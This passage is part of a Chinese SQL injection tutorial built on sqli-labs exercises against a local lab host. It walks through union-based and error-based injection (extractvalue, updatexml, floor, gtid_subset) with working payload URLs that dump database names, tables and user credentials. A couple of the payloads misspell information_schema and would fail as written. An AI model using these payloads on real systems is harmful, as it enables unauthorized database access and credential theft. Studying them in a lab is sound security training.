
有时,order by会被过滤,这个时候就可以使用group by

#构造payload
http://192.168.27.134:82/Less-1/?id=1' group by 3 --+
http://192.168.27.134:82/Less-1/?id=1' group by 4 --+

五、查询回显位

#构造payload

http://192.168.27.134:82/Less-1/?id=-1' union select 1,2,3 --+
​
#要注意的是,需要将1改为一个负数或非常大的数字,目的是让我们的恶意语句要查询的东西显示出来

六、查询数据

6.1 查当前数据库与用户名


#构造payload
http://192.168.27.134:82/Less-1/?id=-1' union select 1,database(),user() --+


6.2 查看表

#构造payload
http://192.168.27.134:82/Less-1/?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database() --+


6.3 查表

#构造payload
http://192.168.27.134:82/Less-1/?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database() and table_name = 'users' --+

6.4 查数据


#构造payload
http://192.168.27.134:82/Less-1/?id=-1' union select 1,group_concat(username),group_concat(password) from security.users --+

第四章 报错注入

页面无明确的回显信息,但是构造恶意语句时,会出现明显的报错。这个时候考虑报错注入,对于该报错有两种,一种是利用AND使其两边为真,只报错后者,让其错误展现出来;一种是利用union但是要知道字段名有几个。各有优点,缺点毅然明显,需要都掌握哦。如果没补充完,复习的时候记得来补充一下

一、extractValue()报错注入

extractValue() 有两个参数

第一个参数: 要从中提取数据的 XML 文档,可以是一个字符串或一个 XML 类型的列。

第二个参数: 于指定要提取的节点路径的 XPath 表达式

但是其有限制,有32个字符的长度限制。


1.1 concat() 函数

用于对字符进行拼接

select concat('ma',123);

1.2 extractValue() 函数

# 用数字作为字段名 不报错
select extractValue(1,'/student/id') from xml;
​
# 错误的字段名查询(字符)
select extractValue(con,'/student/id') from xml; # 报错: 未知column

选用它的原理是因为传入不符合xml语法的特殊字符串,触发了函数解析错误,强制数据库返回错误信息。

1.3 案例

1.3.1 判断注入点



1.3.2 判断注入类型

http://192.168.27.134:82/Less-5/?id=1' --+


1.3.3 查库名

http://192.168.27.134:82/Less-5/?id=1' and extractvalue(1,concat('~',database())) --+

1.3.4 表名


http://192.168.27.134:82/Less-5/?id=1' and extractvalue(1,concat('~',((select group_concat(table_name) from information_schena.tables where table_schema=database()))) --+

1.3.5 列名


http://192.168.27.134:82/Less-5/?id=1' and extractvalue(1,concat('~',((select group_concat(column_name) from information_schena.columns where table_schema=database() and table_name='users'))) --+

1.3.6 查数据


http://192.168.27.134:82/Less-5/?id=1' and extractvalue(1,concat('~',substr((select group_concat(username,'~',password) from users),1,30))) --+

二、updatexml() 函数

updatexml(xml_document,XPath,new_value)

  • xml_document,指定名称或内容
  • XPath,指定路径
  • new_value,新的数据

原理同extractValue(),使用不合法的XPath路径。与extractValue()一样,默认只能有32个字符

2.1 判断诸注入类型

http://192.168.27.134:82/Less-5/?id=1" --+

2.2 判断闭合方式

单引号

2.3 判断列数

group by / order by

2.4 查数据

2.4.1 数据库名


http://192.168.27.134:82/Less-5/?id=1' and updatexml(1,concat('~',database()),3) --+

其余就比较类似了,就不过多赘述了


三、floor()

原理:由于 rand(固定种子) 函数会生成一个固定且可重复的数值序列,当这个序列中的数值经过 floor() 函数处理后,仍然包含重复的值,而临时表的主键约束要求所有值必须唯一,因此在向临时表中插入这些重复值时,数据库会检测到主键冲突并抛出错误。而rand(0)则产生的是固定的重复序列01010101…..

使用floor时候,要注意数据至少为3个,否则无法产生报错。其最大默认长度为64位

3.1 相关函数

concat_ws()函数

将多个字符串连接成一个字符串,并在每个字符串之间插入指定的分隔符。

语法: concat_ws(separator,str1,str2,.....)

3.2 靶场

3.2.1 判断注入点

3.2.2 判断注入类型

3.2.3 判断闭合方式

3.2.4 判断列数

3.2.5 查数据

3.2.5.1 数据库名
http://192.168.27.134:82/Less-5/?id=1' union select 1,count(*),concat_ws('~',database(),floor(rand(0)*2)) as a from information_schema.tables group by a --+


四、gtid_subset()

原理:输入参数不符合 GTID 集合格式规范或函数执行时遇到逻辑冲突

GTID_SUBSET( set1 , set2 ) – 若在 set1 中的 GTID,也在 set2 中,返回 true,否则返回 false ( set1 是 set2 的子集) GTID_SUBTRACT( set1 , set2 ) – 返回在 set1 中,不在 set2 中的 GTID 集合 ( set1 与 set2 的差集)

前面部分与其他类似,所以这里着重介绍查数据部分

4.1 判断注入点

4.2 判断注入类型

4.3 判断闭合方式

4.4 判断列数

4.5 查数据

4.5.1 数据库名(这里是所有数据库,如果是单个,则是database())

http://192.168.27.134:82/Less-5/?id=1' and gtid_subset(concat((select schema_name from information_schema.schemata limit 6,1)),1234)--+

第五章 盲注

补:

  • ascii()用于将字符转为ASCII值
